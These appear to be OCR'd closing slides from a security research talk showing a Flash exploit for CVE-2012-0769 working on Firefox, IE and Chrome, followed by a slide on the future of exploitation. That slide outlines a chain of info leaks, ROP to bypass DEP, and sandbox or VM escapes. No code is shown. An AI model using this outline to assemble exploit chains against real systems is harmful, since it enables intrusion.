
Mozilla's Firefox 10 (Win7 SP1 64bits) running vulnerable Flash version

The exploit (CVE-2012-0769) on IE



Microsoft's Internet Explorer 9 (Win7 SP1 64bits) running vulnerable Flash version

The exploit (CVE-2012-0769) on Chrome



Google's Chrome 17 (Win7 SP1 64bits) running vulnerable Flash version

Envisioning the future of exploitation

The future of exploitation as I see it…

- It will get harder, weak exploit developers will be left behind, profitable profession if you can live to expectations.

- It will require X number of bugs to reliably exploit something:
  - The original vulnerability
  - The info leak to locate the heap (X64 only).
    - No more heap spraying.
  - The info leak to build your ROP in order to bypass DEP
  - The sandbox escape vulnerability OR the EoP vulnerability
  - In future… imagine when applications have their own transparent VM…
    - The VM escape vulnerability to access interesting data on other VM

@fjserna – fjserna@gmail.com

Q&A